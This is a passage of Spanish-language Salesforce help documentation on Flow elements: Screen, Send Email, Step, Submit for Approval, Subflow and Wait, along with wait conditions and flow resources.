| `Tipo de destino` | Solo es obligatorio si `Id. o nombre de destino` está establecido para un nombre de usuario o un nombre de grupo de Chatter.<br>El tipo de noticias en tiempo real en el que desea publicar. Los valores válidos son:<br>• *`Usuario`*: Si `Id. o nombre de destino` está establecido en el `Nombre de usuario` de un usuario, introduzca este valor.<br>• *`Grupo`*: Si `Id. o nombre de destino` está establecido en un `Nombre` de un grupo de Chatter, introduzca este valor. |
| `Visibilidad` | Especifica si este elemento de noticias en tiempo real está disponible para todos los usuarios o solo para usuarios internos.<br>Solo es válido si la función Comunidades de Salesforce está activada. Los valores válidos son:<br>• *`allUsers`*<br>• *`internalUsers`* |

### Salidas

| Parámetro de salida | Descripción |
| --- | --- |
| `Id. de elemento de noticias en tiempo real` | Asigna el Id. de la publicación creada a un recurso en el flujo.<br>Este parámetro acepta cualquier **variable de valor único de tipo Texto, Lista de selección o Lista de selección (selección múltiple)**. |

### Uso

Nota: En el momento de la ejecución, la publicación de Chatter no se crea hasta que se complete la transacción de la entrevista. Las transacciones se completan cuando finaliza la entrevista, ejecuta un elemento Pantalla o ejecuta un elemento Espera.

CONSULTE TAMBIÉN

- Elementos de flujo
- Personalizar lo que ocurre cuando falla un flujo
- Definir la ruta que toma un flujo
- Referencias de campos de objetos cruzados en los flujos

## Elemento Pantalla del flujo

Muestra una pantalla al usuario que está ejecutando el flujo, lo que le permite mostrar información al usuario o recopilar información del usuario.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

- Elemento Pantalla del flujo: Información general
  Identifica los botones de navegación disponible para una pantalla concreta, así como si el texto de ayuda está disponible para el usuario del flujo.
- Elemento Pantalla del flujo: Campos de entrada de usuario
  Permite a los usuarios introducir información manualmente. Un *campo de entrada de usuario del flujo* es un cuadro de texto, un área de texto largo, un número, una divisa, una fecha, una hora/fecha, una contraseña o una casilla de verificación en un elemento Pantalla.
- Elemento Pantalla del flujo: Campos de elección
  Permite a los usuarios seleccionar desde un conjunto de opciones. Un *campo de elección de flujo* es un botón de radio, una lista desplegable o una lista de selección múltiples en un elemento Pantalla.
- Elemento Pantalla del flujo: Mostrar campos de texto
  Muestra información a usuarios mientras están ejecutando el flujo.

CONSULTE TAMBIÉN

- Elementos de flujo
- Definir la ruta que toma un flujo

### Elemento Pantalla del flujo: Información general

Identifica los botones de navegación disponible para una pantalla concreta, así como si el texto de ayuda está disponible para el usuario del flujo.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Opciones de navegación

| Campo | Descripción |
|---|---|
| Lista desplegable. | Determina qué botones de navegación aparecen para esta pantalla. En tiempo de ejecución, el sistema determina automáticamente qué botones son relevantes, dependiendo de si las pantallas preceden o siguen a la pantalla en la ruta del flujo. Para restringir que la pantalla muestre el botón **Anterior** o **Finalizar**, utilice la lista desplegable.<br>• **Sin restricciones de navegación** (Predeterminado): El sistema muestra todos los botones de navegación relevantes en la pantalla.<br>• **No mostrar el botón Anterior**: Seleccione esta opción si el repaso de una pantalla desencadena en una acción que no se debe repetir, como una transacción de tarjeta de crédito.<br>• **No mostrar el botón Finalizar**: Seleccione esta opción si necesita que el usuario vuelva a una pantalla anterior para continuar o completar el flujo.<br>Por ejemplo, suponga que el flujo solicita al usuario introducir información para identificar un contacto existente. El flujo luego busca la información introducida por el usuario en la base de datos. Si no se encuentra un contacto coincidente, el flujo muestra una pantalla que indica al usuario volver atrás e intentarlo de nuevo. Para esa pantalla, seleccione **No mostrar el botón Finalizar**. |
| `Mostrar botón Pausa` | Agrega el botón **Pausa** a los botones de navegación para esta pantalla, si `Permitir a los usuarios detener flujos` está activada en la configuración de Flujo de trabajo y aprobaciones. Una vez que un usuario hace una pausa en la entrevista de flujo, solo ese usuario o un administrador pueden reanudar la entrevista.<br>Nota: Los usuarios no pueden reanudar flujos en pausa desde Lightning Experience, por lo que recomendamos eliminar el botón Pausa de flujos distribuidos en Lightning Experience. |
| `Mensaje en pausa` | El mensaje que aparece para los usuarios del flujo cuando detienen un flujo. |

Texto de ayuda

| Campo | Descripción |
|---|---|
| Cuadro de texto | Información para los usuarios para ver cuando hacen clic en **Ayuda para este formulario**.<br>Este campo acepta **recursos de valor único de cualquier tipo**. El valor se trata como texto. |

Uso
Si permite a los usuarios realizar pausas en entrevistas de este flujo:

- Personalice la etiqueta de entrevista
- Active `Permitir a los usuarios detener flujos` en la configuración de Automatización de procesos de su organización

- Agregue el componente Entrevistas de flujo en pausa al formato de la página Inicio para los usuarios relevantes

CONSULTE TAMBIÉN

Elemento Pantalla del flujo

Diseñar formatos de página de inicio

### Elemento Pantalla del flujo: Campos de entrada de usuario

Permite a los usuarios introducir información manualmente. Un *campo de entrada de usuario del flujo* es un cuadro de texto, un área de texto largo, un número, una divisa, una fecha, una hora/fecha, una contraseña o una casilla de verificación en un elemento Pantalla.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Campo | Descripción |
|---|---|
| `Etiqueta` | Texto práctico que aparece a la izquierda del campo.<br>Para dar formato a la etiqueta, haga clic en . |
| `Nombre exclusivo` | Un nombre exclusivo solo puede tener guiones bajos y caracteres alfanuméricos. Debe comenzar por una letra, no terminar con un guión bajo y no contener espacios ni dos guiones bajos consecutivos. |
| `Tipo de entrada` | Se cumplimenta automáticamente en base al tipo de campo de entrada que seleccionó. |
| `Valor predeterminado` | Valor cumplimentado previamente para el campo de entrada. Si no se ejecuta la pantalla asociada, el valor almacenado del campo de entrada es siempre nulo.<br>El tipo de datos del valor predeterminado debe ser compatible con el tipo de datos del campo. Por ejemplo, un valor predeterminado casilla de verificación debe ser de tipo booleano. |
| `Escala` | Controla el número de dígitos a la derecha de la coma de separación decimal. No puede ser superior a 17. Si deja este campo en blanco o definido como cero, solo se mostrarán los números enteros cuando se ejecute su flujo. Solo disponible para los campos de entrada Divisa y Número. |
| `Obligatorio` | Obliga los usuarios a introducir un valor antes de poder pasar a la siguiente pantalla. |
| `Validar` | Activa la validación de entradas en este campos. |
| `Expresión de fórmula` | Expresión de fórmula booleana que evalúa si el usuario ha introducido un valor aceptable. |
| `Mensaje de error` | Aparece debajo del campo si el usuario no ha introducido un valor aceptable.<br>Este campo acepta **recursos de valor único de cualquier tipo**. El valor se trata como texto. |

| Campo | Descripción |
|---|---|
| Texto de ayuda | Agrega junto al campo de entrada. En el cuadro de texto, introduzca información útil acerca de este campo.<br>Este campo acepta **recursos de valor único de cualquier tipo**. El valor se trata como texto. |

CONSULTE TAMBIÉN

Elemento Pantalla del flujo

### Elemento Pantalla del flujo: Campos de elección

Permite a los usuarios seleccionar desde un conjunto de opciones. Un *campo de elección de flujo* es un botón de radio, una lista desplegable o una lista de selección múltiples en un elemento Pantalla.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Campo | Descripción |
|---|---|
| `Etiqueta` | Se muestra a la izquierda del campo. Para dar formato a la etiqueta, haga clic en . |
| `Nombre exclusivo` | Un nombre exclusivo solo puede tener guiones bajos y caracteres alfanuméricos. Debe comenzar por una letra, no terminar con un guión bajo y no contener espacios ni dos guiones bajos consecutivos. |
| `Tipo de datos de valor` | Controla qué elecciones están disponibles en Configuración de opciones. Por ejemplo, si selecciona Número no puede utilizar una opción que tenga un tipo de datos Texto.<br>No puede cambiar el tipo de datos del valor de los campos de opción de selección múltiple; solo el texto es compatible. |
| `Escala` | Controla el número de dígitos a la derecha de la coma de separación decimal. No puede ser superior a 17. Si deja este campo en blanco o definido como cero, solo se mostrarán los números enteros cuando se ejecute su flujo. Solo disponible para los campos de opción Divisa y Número. |
| `Obligatorio` | Obliga los usuarios a identificar una opción antes de poder pasar a la pantalla siguiente. |
| `Valor predeterminado` | La selección que se ha preseleccionado para el usuario. Si no se ejecuta la pantalla asociada, el valor almacenado del campo de opción es siempre nulo. |
| `Opción` | Las opciones de selección entre las que el usuario puede elegir. Seleccione opciones configuradas, opciones de registros dinámicas u opciones de listas de selección.<br>Nota: No puede volver a ordenar las opciones.<br>El tipo de datos de la opción debe coincidir con Tipo de datos de valor. |

| Campo | Descripción |
| --- | --- |
| Cuadro `Texto de ayuda` | Información que los usuarios ven cuando hacen clic en .<br>Este campo acepta **recursos de valor único de cualquier tipo**. El valor se trata como texto. |

CONSULTE TAMBIÉN

- Limitaciones para campos de opción de selección múltiple
- Opciones para campos de opción en elementos Pantalla de flujos
- Elemento Pantalla del flujo

### Opciones para campos de opción en elementos Pantalla de flujos

Una parte clave de la configuración de campos de acción en una pantalla de flujo es la selección de opciones para mostrar en ese campo. Estas opciones aparecen como botones de opción o casillas de verificación individuales o bien opciones en una lista desplegable. Cree opciones con al menos uno de estos recursos: opciones, opciones de registros dinámicas u opciones de listas de selección.

Las opciones de registro dinámicas y las opciones de listas de selección son más fáciles de configurar y no requieren mucho mantenimiento como opciones. Recomendamos el uso de un recurso de opción de flujo (también conocido como opciones autónomas) solo cuando no pueda utilizar las otras dos.

| Si desea que el usuario seleccione... | Utilice este recurso |
| --- | --- |
| En un conjunto de registros filtrados | Opción de registro dinámica |
| En un conjunto de valores que corresponden a una lista de selección existente o un campo de lista de selección múltiple | Opción de lista de selección |
| Algo que no puede generarse desde un registro, campo de lista de selección o campo de lista de selección múltiple | Opción |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

CONSULTE TAMBIÉN

- Elemento Pantalla del flujo: Campos de elección
- Recurso de opción de registro dinámico del flujo
- Recurso de Opción de lista de selección de flujo
- Recurso Opción del flujo

### Elemento Pantalla del flujo: Mostrar campos de texto

Muestra información a usuarios mientras están ejecutando el flujo.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Campo | Descripción |
|---|---|
| `Nombre exclusivo` | Un nombre exclusivo solo puede tener guiones bajos y caracteres alfanuméricos. Debe comenzar por una letra, no terminar con un guión bajo y no contener espacios ni dos guiones bajos consecutivos. |
| Cuadro de texto | El texto que se muestra al usuario del flujo. Haga clic en para alternar entre el editor de texto sin formato y el editor de texto enriquecido.El uso del editor de texto enriquecido guarda el contenido como HTML.<br>Este campo acepta **recursos de valor único de cualquier tipo**. El valor se trata como texto. |

Ejemplo: Dé la bienvenida a los usuarios al flujo o para mostrar términos y condiciones.

CONSULTE TAMBIÉN

Elemento Pantalla del flujo

### Elemento Enviar correo electrónico del flujo

Envía un correo electrónico manualmente especificando el asunto, el cuerpo y los destinatarios en el flujo.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Consejo:

- Almacene el texto para el cuerpo del correo electrónico en una plantilla de texto.
- Para utilizar una plantilla de correo electrónico que existe en su organización, llame una alerta de correo electrónico en su lugar.

Especifique al menos un destinatario para el correo electrónico. Puede emplear ambos parámetros de dirección de correo electrónico, siempre que el número de direcciones combinadas sea de cinco o menos.

| Campo | Descripción |
|---|---|
| `Cuerpo` | Texto del cuerpo del correo electrónico. El mensaje de correo electrónico se trata como texto sin formato; no se respeta el formato HTML.<br>Este parámetro acepta **recursos de valor único de cualquier tipo**. El valor se trata como texto. |
| `Asunto` | Texto del asunto del correo electrónico.<br>Este parámetro acepta **recursos de valor único de cualquier tipo**. El valor se trata como texto. |
| `Direcciones de correo electrónico (separadas por comas)` | Opcional. Destinatarios del correo electrónico.<br>Para que el mensaje de correo electrónico se envíe correctamente, introduzca un valor en `Direcciones de correo electrónico (separadas por comas)` o `Direcciones de correo electrónico (colección)`. Puede emplear ambos |

| Campo | Descripción |
| --- | --- |
| | parámetros, siempre que el número de direcciones de correo electrónico combinadas sea de cinco o menos.<br>Este parámetro acepta **recursos de valor único de cualquier tipo**. El valor se trata como texto. |
| `Direcciones de correo electrónico (colección)` | Opcional. Destinatarios del correo electrónico.<br>Para que el mensaje de correo electrónico se envíe correctamente, introduzca un valor en `Direcciones de correo electrónico (separadas por comas)` o `Direcciones de correo electrónico (colección)`. Puede emplear ambos parámetros, siempre que el número de direcciones de correo electrónico combinadas sea de cinco o menos.<br>Este parámetro acepta **variables de recopilación de tipo Texto**. |
| `Dirección del remitente` | La dirección de correo electrónico de toda la organización que se utiliza para enviar el correo electrónico. Solo se requiere si `Tipo de remitente` está establecido en *`OrgWideEmailAddress`*.<br>Este parámetro acepta **recursos de valor único de cualquier tipo**. El valor se trata como texto. |
| `Tipo de remitente` | Opcional. Las direcciones de correo electrónico empleadas como direcciones De y Responde a del mensaje de correo electrónico. Los valores válidos son:<br>• *`CurrentUser`*: Dirección de correo electrónico del usuario que ejecuta el flujo. (Valores predeterminados)<br>• *`DefaultWorkflowUser`*: Dirección de correo electrónico del usuario de flujo de trabajo predeterminado.<br>• *`OrgWideEmailAddress`*: La dirección de correo electrónico de toda la organización que se especifica en `Dirección del remitente`. |

### Uso

Nota: En el momento de la ejecución, no se envía el correo electrónico hasta que se complete la transacción de la entrevista. Las transacciones se completan cuando finaliza la entrevista, ejecuta un elemento Pantalla o ejecuta un elemento Espera.

CONSULTE TAMBIÉN

- Envío de un correo electrónico desde un flujo
- Recurso Plantilla de texto del flujo
- Personalizar lo que ocurre cuando falla un flujo
- Definir la ruta que toma un flujo
- Referencias de campos de objetos cruzados en los flujos

### Elemento Paso del flujo

Actúa como marcador si no está seguro del elemento que necesita.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

#### Uso

Los pasos no son elementos válidos para los flujos activos. Como administrador de un flujo, puede ejecutar un borrador de flujo con elementos Paso incluidos. Antes de activar el flujo, sustituya los elementos Paso por otros elementos o elimínelos completamente.

Convierta un elemento Paso en un elemento Pantalla en cualquier momento pasando el ratón por encima del paso y haciendo clic en el .

Nota:

- Si convierte un paso que tiene conectores múltiples en una pantalla, se eliminan todos los conectores.
- Una vez convertido el elemento Paso, no puede utilizar su nombre único original.

CONSULTE TAMBIÉN

Elemento Pantalla del flujo

Elementos de flujo

Definir la ruta que toma un flujo

### Elemento Envío para aprobación del flujo

Envía un registro de Salesforce para su aprobación.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Consejo: Antes de empezar, almacene el Id. del registro que desea enviar para su aprobación.

#### Entradas

Transferir datos del flujo al envío de aprobación.

| Parámetro de entrada | Descripción |
|---|---|
| `Id. de registro` | El Id. del registro que desea enviar para la aprobación.<br>Este parámetro acepta **recursos de valor único de cualquier tipo**. El valor se trata como texto. |
| `Identificadores de aprobador siguiente` | El Id. del usuario que se asignará a la solicitud de aprobación cuando el proceso de aprobación no asigna automáticamente el aprobador.<br>Este parámetro acepta **variables de recopilación de tipo Texto** que incluyan exactamente un elemento. |

| Parámetro de entrada | Descripción |
| --- | --- |
| `Nombre o Id. de proceso de aprobación` | El nombre o Id. exclusivo del proceso de aprobación específico con el que desea que se envíe el registro. El proceso debe tener el mismo tipo de objeto que el registro que especificó en `Id. de registro`.<br><br>Es obligatorio si `Omitir criterio de entrada` está establecido en *`$GlobalConstant.True`*.<br><br>Si este parámetro e `Id. del remitente` no están establecidos, el flujo finaliza correctamente únicamente cuando:<br>• El aprobador al enviar está determinado automáticamente, y<br>• El usuario que inició el flujo es un remitente inicial permitido<br><br>Asegúrese de que:<br>• El aprobador al enviar está determinado automáticamente, y<br>• Los remitentes iniciales (para los procesos de aprobación relacionados con este objeto) incluyen todos los usuarios que pueden iniciar este flujo<br><br>Este parámetro acepta **recursos de valor único de cualquier tipo**. El valor se trata como texto. |
| `Omitir criterio de entrada` | Si está establecido en *`$GlobalConstant.True`*, no se evalúa el registro con los criterios de entrada establecidos en el proceso que está definido en `Nombre o Id. de proceso de aprobación`.<br><br>Este parámetro acepta cualquier **recurso de valor único de tipo Booleano**. |
| `Comentarios de envío` | El texto que desea que acompañe el envío.<br><br>Los comentarios de envío aparecen en el historial de aprobación del registro especificado. Este texto también aparece en el mensaje de correo electrónico inicial de la solicitud de aprobación si la plantilla utiliza el campo de combinación `{!ApprovalRequest.Comments}`.<br><br>Este parámetro acepta **recursos de valor único de cualquier tipo**. El valor se trata como texto. |
| `Id. del remitente` | El Id. del usuario que ha enviado el registro para su aprobación. El usuario recibe notificaciones sobre las respuestas a la solicitud de aprobación.<br><br>El usuario debe ser uno de los remitentes permitidos del proceso.<br><br>Si no establece este campo, el usuario que inició el flujo es el remitente. Si una regla de flujo de trabajo desencadena un flujo que incluye este elemento, el remitente es el usuario que desencadenó la regla de flujo de trabajo. Las reglas de flujos de trabajo pueden desencadenarse cuando un usuario crea o modifica un registro. Cuando se aprueba o se rechaza el registro, se notifica al usuario que inició el flujo o desencadenó la regla de flujo de trabajo.<br><br>Este parámetro acepta **recursos de valor único de cualquier tipo**. El valor se trata como texto. |

### Salidas

Transferir datos desde la solicitud de aprobación al flujo. Las asignaciones se producen cuando se crea la solicitud de aprobación.

| Parámetro de salida opcional | Descripción |
| --- | --- |
| `Id. de instancia` | El Id. de la solicitud de aprobación que se envió.<br>Este parámetro acepta **variables de valor único de tipo Texto, Lista de selección o Lista de selección (selección múltiple)**. |
| `Estado de instancia` | El estado de la solicitud de aprobación actual. Los valores válidos son “Aprobado”, “Rechazado”, “Eliminado” o “Pendiente”.<br>Este parámetro acepta **variables de valor único de tipo Texto, Lista de selección o Lista de selección (selección múltiple)**. |
| `Identificadores de nuevo elemento de trabajo` | Los identificadores de los nuevos elementos enviados para la solicitud de aprobación. Puede haber 0 o 1 procesos de aprobación.<br>Este parámetro acepta **variables de recopilación de tipo Texto**. |
| `Identificadores de aprobador siguiente` | Los identificadores de los usuarios que se asignan como los siguientes aprobadores.<br>Este parámetro acepta **variables de recopilación de tipo Texto**. |
| `Id. de registro` | El Id. del registro que el flujo envió para la aprobación.<br>Este parámetro acepta **variables de valor único de tipo Texto, Lista de selección o Lista de selección (selección múltiple)**. |

### Uso

Nota: En el momento de la ejecución, la solicitud de aprobación no se crea hasta que se complete la transacción de la entrevista. Las transacciones se completan cuando finaliza la entrevista, ejecuta un elemento Pantalla o ejecuta un elemento Espera.

CONSULTE TAMBIÉN

- Elementos de flujo
- Personalizar lo que ocurre cuando falla un flujo
- Definir la ruta que toma un flujo
- Referencias de campos de objetos cruzados en los flujos

## Elemento Subflujo del flujo

Llama otro flujo en su organización. Utilice este elemento para hacer referencia a flujos modulares y simplificar la arquitectura en general de su flujo.

Un elemento de subflujo hace referencia a otro flujo y llama a ese flujo en el tiempo de ejecución. Cuando un flujo contiene un elemento de subflujo, lo denominamos el *flujo principal* para distinguirlo del *flujo al que hace referencia*.

Consejo: Cree flujos más pequeños que realizan tareas comunes. Por ejemplo, cree flujos de utilidad para capturar información de dirección y tarjeta de crédito y autorizar un importe de adquisición con tarjeta de crédito. A continuación llame a aquellos flujos según sea necesario desde flujos de solicitud de productos.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Asigne valores a variables en el flujo al que se hace referencia. Las asignaciones de variable se producen cuando el flujo principal llama el flujo al que hace referencia en el tiempo de ejecución.

| Encabezado de columna | Descripción |
|---|---|
| `Destino` | La variable del flujo al que hace referencia cuyo valor quiere configurar.<br>Esta lista desplegable contiene de forma predeterminada las variables de la versión activa en este momento del flujo al que hace referencia. Si el flujo al que hace referencia no tiene ninguna versión activa, la lista desplegable contiene las variables de la versión *más reciente* del flujo al que hace referencia. |
| `Origen` | Valor o recurso del flujo principal para asignar al destino.<br>Opciones:<br>• Seleccione un recurso de flujo existente como, por ejemplo, una variable, una constante o una entrada de usuario.<br>• Seleccione CREAR NUEVO para crear un recurso de flujo.<br>• Introduzca manualmente un valor literal o campo de combinación.<br>El tipo de datos de `Origen` debe ser compatible con `Destino`. |

Asigne valores desde las variables del flujo al que hace referencia a las variables del flujo principal. Las asignaciones de variables se producen cuando el flujo al que hace referencia finaliza su ejecución.

| Encabezado de columna | Descripción |
|---|---|
| `Origen` | La variable del flujo al que hace referencia cuyo valor quiere asignar al destino.<br>Esta lista desplegable contiene de forma predeterminada las variables de la versión activa en este momento del flujo al que hace referencia. Si el flujo al que hace referencia no tiene ninguna versión activa, la lista desplegable contiene las variables de la versión *más reciente* del flujo al que hace referencia. |
| `Destino` | La variable del flujo principal cuyo valor quiere configurar.<br>El tipo de datos de `Destino` debe ser compatible con `Origen`. |

### Uso

Durante el tiempo de ejecución, el flujo principal llama a la versión *activa* de cada flujo al que hace referencia de manera predeterminada. Si un flujo al que hace referencia no tiene ninguna versión activa, el flujo principal llama a la versión *más reciente* del flujo al que hace referencia. Para ejecutar solo la última versión de cada flujo al que se hace referencia:

- Abra el flujo principal y haga clic en **Ejecutar con la más reciente** en la barra de botones o
- Adjunte la URL para el flujo principal con `?latestSub=true`

Nota: Únicamente los administradores de flujo pueden ejecutar flujos inactivos. Para otros usuarios, el flujo falla en el tiempo de ejecución si un elemento de subflujo trata de llamar a un flujo sin versión activa.

CONSULTE TAMBIÉN

- Elementos de flujo
- Visualización de entradas y salidas de otras versiones del flujo al que hace referencia
- Personalizar lo que ocurre cuando falla un flujo
- Definir la ruta que toma un flujo
- Referencias de campos de objetos cruzados en los flujos

## Elemento Espera del flujo

Espera que se produzca uno o más eventos definidos, lo que le permite automatizar procesos que requieren un periodo de espera.

Defina los eventos a los que espera el flujo antes de continuar.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Campo | Descripción |
|---|---|
| `Nombre` | El nombre aparece en el conector que está asociado con este evento. |
| `Nombre exclusivo` | El requisito de exclusividad solo se aplica a elementos dentro del flujo actual. Dos elementos pueden tener el mismo nombre exclusivo dado que se utilizarán en flujos distintos. Un nombre exclusivo solo puede tener guiones bajos y caracteres alfanuméricos. Debe comenzar por una letra, no terminar con un guión bajo y no contener espacios ni dos guiones bajos consecutivos. |
| `Tipo de evento` | Determina lo que el flujo está esperando:<br>• Una hora absoluta (como 3 días a partir de ahora), o<br>• Una hora relativa a un campo de fecha/hora en un registro de (como 3 días después del cierre de una oportunidad) |
| Condiciones de evento | Determina el evento exacto para el que está esperando el flujo. Los parámetros varían, basándose en el tipo de evento seleccionado. |
| `Esperar por este evento solo si se cumplen condiciones adicionales` | Si se selecciona, el flujo espera por este evento solo cuando se cumplen algunas condiciones. |
| Condiciones de espera | Determina qué condiciones deben ser verdaderas para que el flujo espere por este evento. Solo disponible si se selecciona `Esperar por este evento solo si se cumplen condiciones adicionales`.<br>El flujo espera el evento únicamente si las condiciones de espera se evalúan con `verdadero`. Para obtener detalles, consulte Definir condiciones de flujos en la página 5059. |

| Campo | Descripción |
|---|---|
| Asignaciones de variables | Asigna las salidas del evento a variables de flujo. Los parámetros varían, basándose en el tipo de evento seleccionado. |
| `[Ruta predeterminada]` | Determina lo que hace el flujo cuando ningún evento cumple las condiciones de espera. Si al menos un evento no cumple las condiciones de espera, nunca se ejecuta la ruta predeterminada.<br>El nombre se muestra en el conector predeterminado Espera del elemento. Proporcione un nombre personalizado para esta ruta sustituyendo el valor predefinido. |


### Uso

**Nota:**

- Los flujos que contienen elementos Espera deben tener capacidad para iniciarse automáticamente. Si un flujo incluye elementos Espera y pantallas, opciones u opciones dinámicas, no puede activarlo ni ejecutarlo.
- Antes de que pueda incorporar un elemento Espera a su flujo, es necesario conocer los comportamientos especiales y las limitaciones. Consulte Limitaciones para flujos basados en tiempo en la página 5037 para obtener detalles.

Después de definir sus eventos, conecte el elemento Espera con otros elementos del lienzo para indicar lo que el flujo hace cuando:

- Cada evento es el primero en producirse. Hay un conector **(1)** disponible para cada evento que esté definido en el elemento Espera.
- No hay más eventos que esperar, porque las condiciones de espera de todos los eventos no se cumplen. Hay un conector **(2)** disponible para la ruta predeterminada del elemento Espera.
- Se produce un error relacionado con el elemento Espera. Hay un conector **(3)** disponible para la ruta de fallo del elemento Espera y está etiquetado siempre como FALLO.




Si el flujo espera múltiples eventos, considere devolver la ruta del flujo al elemento Espera de nuevo de modo que el flujo espere el resto de los eventos. Si devuelve la ruta del flujo al elemento Espera, plantéese utilizar condiciones de espera para controlar el momento en que el flujo espera al resto de los eventos. Para obtener un ejemplo, consulte Flujo de muestra que espera que se produzcan muchos eventos en la página 5155.

¿Cuáles son las condiciones de espera?

Cada evento que defina en un elemento Espera del flujo tiene *condiciones de espera* opcionales. Estas condiciones deben cumplirse para que la entrevista de flujo espere ese evento en tiempo de ejecución.

CONSULTE TAMBIÉN

Personalizar lo que ocurre cuando falla un flujo
Definir la ruta que toma un flujo
Referencias de campos de objetos cruzados en los flujos
Elementos de flujo

### ¿Cuáles son las condiciones de espera?

Cada evento que defina en un elemento Espera del flujo tiene *condiciones de espera* opcionales. Estas condiciones deben cumplirse para que la entrevista de flujo espere ese evento en tiempo de ejecución.

Cuando una entrevista encuentra un elemento Espera, comprueba las condiciones de espera de cada evento para determinar qué eventos tiene que esperar. Si las condiciones de espera no se cumplen con un evento, la entrevista no espera ese evento. Si todos los eventos no cumplen las condiciones de espera, la entrevista ejecuta la ruta predeterminada.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Consejo: Agregue una ruta predeterminada si:


- Todos los eventos tienen conjuntos de condiciones de espera y
- Desea que el flujo continúe cuando se cumplen las condiciones de espera para todos los eventos.

Ejemplo: A continuación se describen dos escenarios en los que se deben usar condiciones de espera.

- El flujo espera varios eventos en base al valor de un campo de un registro específico.

  Por ejemplo, envíe un recordatorio por correo electrónico al propietario de un contrato antes de la fecha de finalización del contrato. Sin embargo, la fecha en la que envía el mensaje de correo electrónico depende de la clasificación de la cuenta del contrato. Si la cuenta es importante, envíe el mensaje un mes antes de la fecha de finalización. Si la cuenta no es importante, envíe el mensaje dos semanas antes de la fecha de finalización.

  En este ejemplo, se crearán dos eventos. El evento para las cuentas importantes se produce 30 días antes de la fecha de finalización del contrato. Sus condiciones de espera comprueban si la `Valoración` de la cuenta del contrato es igual a "Importante."




  El segundo evento se produce 15 días antes de la fecha de finalización del contrato. Sus condiciones de espera comprueban si la `Valoración` de la cuenta del contrato no es igual a "Importante".

Cuando una entrevista de flujo ejecuta el elemento Espera en tiempo de ejecución, la entrevista comprueba las condiciones de espera de cada evento. Solo espera los eventos cuyas condiciones de espera se cumplen. Si la cuenta es importante, la entrevista no tiene que esperar el segundo evento.

- El flujo espera que se produzcan varios eventos, como el envío de recordatorios por correo electrónico periódicos. Para obtener un ejemplo de este escenario, consulte Flujo de muestra que espera que se produzcan muchos eventos en la página 5155.

CONSULTE TAMBIÉN

Operadores en filtros de registros de flujos

Elemento Espera del flujo

Tipos de eventos de flujo

## Recursos de flujo

Cada *recurso* representa un valor al que puede hacer referencia en todo el flujo.

En Cloud Flow Designer, la ficha Explorer muestra los recursos disponibles en el flujo.

Puede crear algunos tipos de recursos desde la ficha Recursos haciendo doble clic sobre ellos. El sistema proporciona automáticamente algunos recursos, como las variables de sistema y constantes globales. Otros recursos se proporcionan por el sistema cuando agrega un elemento al flujo. Por ejemplo, cuando agrega un elemento Decisión a su flujo, el sistema crea un recurso para cada resultado.

Los recursos que están disponibles dependen del campo específico que esté configurando. A veces puede crear recursos desde ese campo ampliando la sección CREAR NUEVO de su lista desplegable.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Recurso de flujo | Descripción | Se puede crear desde la ficha Recursos |
|---|---|---|
| Opción | Representa un valor individual que puede usarse en campos de pantalla de opción. | Sí |
| Variable de colección | Almacena múltiples valores actualizables que tienen el mismo tipo de datos, como un grupo de direcciones de correo electrónico. | Sí |
| Constante | Almacena un valor fijado. | Sí |
| Opción de registro dinámica | Representa un conjunto de opciones que se genera desde registros de un objeto. | Sí |
